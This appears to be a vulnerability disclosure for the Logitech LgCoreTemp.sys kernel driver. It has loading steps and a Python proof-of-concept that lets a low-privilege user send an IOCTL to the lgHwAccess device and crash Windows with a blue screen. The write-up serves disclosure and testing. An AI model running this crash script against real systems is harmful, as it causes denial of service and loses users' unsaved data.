The easiest way to present the error.


Vulnerable Software Download link:

https://support.logi.com/hc/hu/articles/360025298053

After installing the application many drivers are placed on the machine, the vulnerable driver is LgCoreTemp.sys.

You can find this driver in

"C: \ Program Files \ Logitech Gaming Software \ Drivers \ LgCoreTemp"



Ez a gép > Windows-SSD (C:) > Program Files > Logitech Gaming Software > Drivers > LgCoreTemp

Név	Módosítás dátuma	Típus	Méret
LgCoreTemp.sys	2015. 06. 21. 22:13	Rendszerfájl	14 KB
LGCoreTempUnInst	2016. 06. 13. 21:32	Alkalmazás	85 KB

Basically, after installation, the driver starts and the low-privilege user from the user space can connect to the lgHwAccess device and thus communicate with the driver.

If the drive does not start automatically after installation, the easiest way is to start it manually. To do this, use the OSRloader:

OSRLOADER Download link:


https://www.osronline.com/OsrDown.cfm/osrloaderv30.zip%5Ename=osrloaderv30.zip&id=157

OSRLOADER USING:

- Find the driver in your folder (C:\Program Files\Logitech Gaming Software\Drivers\LgCoreTemp\LgCoreTemp.sys)
- Register Service
- Start Service

[do not deal with error messages, the drive may already be registered. just follow the steps.]

See picture below:



Open Systems Resources, Inc.
105 Route 101A Suite 19
Amherst, NH 03031
Ph: (603) 595-6500
Fax: (603) 595-6503
Ver: V3.0 - Sept 6, 2007

Registry Key: LgCoreTemp

Driver Path: ng Software\Drivers\LgCoreTemp\LgCoreTemp.sys

Driver Version: File Ver: 1,0,0,1 Product Ver: 1,0,0,1

Driver Size: 14184 Bytes

Driver File Time: Sunday, June 21, 2015 21:13:48

Display Name: LgCoreTemp

Service Start: Demand

Load Group: None

Order In Group: 1 Type: Driver Error: Normal

Depend On Group(s): AudioGroup
Base
Boot Bus Extender
Boot File System

Last Status:

MiniFilter Settings

Default Instance: AltitudeAndFlags

Altitude: 0

Flags: 0

Find the driver in your folder


After the drive has started. Run the included python script.

Very important!


The Script is a proof of concept, this script is designed to demonstrate the error, The entire system crashes due to running the script! BSoD!!!!

It is recommended to run the code in a test environment! Unsaved data will be lost.

For simplicity, I attach all the necessary devices and the vulnerable driver.


LgCoreTemp.sys_BSoD.py - C:\Users\papge\Desktop\logitech\LgCoreTemp.sys_BSoD.py (2.7.18)
File Edit Format Run Options Window Help
Ln: 1 Col: 0

```
# -*- coding: cp1250 -*-
import ctypes, sys
from ctypes import *
import io
from itertools import product
from sys import argv

devicename = "lgHwAccess"

ioctl = 0xc3502004

#0xc3502000
#0xc3502004
#0xc3502084
#0xc3506144
#0xc3502084

kernel32 = windll.kernel32
hevDevice = kernel32.CreateFileA("\\\\.\\lgHwAccess", 0xC0000000, 0, None, 0x3, 0, None)

if not hevDevice or hevDevice == -1:
    print ("Not Win! Sorry!")

else:
    print ("OPENED!")

    buf = '\x00' * - 100
    bufLength = len(buf)
    kernel32.DeviceIoControl(hevDevice, ioctl, buf, bufLength, None, 0, byref(c_ulong()), None)
```



Az eszköz problémát észlelt, ezért újraindul. Összegyűjtünk néhány hibainformációt, aztán újraindítjuk a rendszert.

100% kész

A következő lapon bővebben olvashat erről a problémáról és a lehetséges megoldásokról: https://www.windows.com/stopcode

Ha az IT-részleg segítségét kéri, említse meg az alábbi információkat:

Leállási kód: SYSTEM_SERVICE_EXCEPTION

Hibajelenség: LgCoreTemp.sys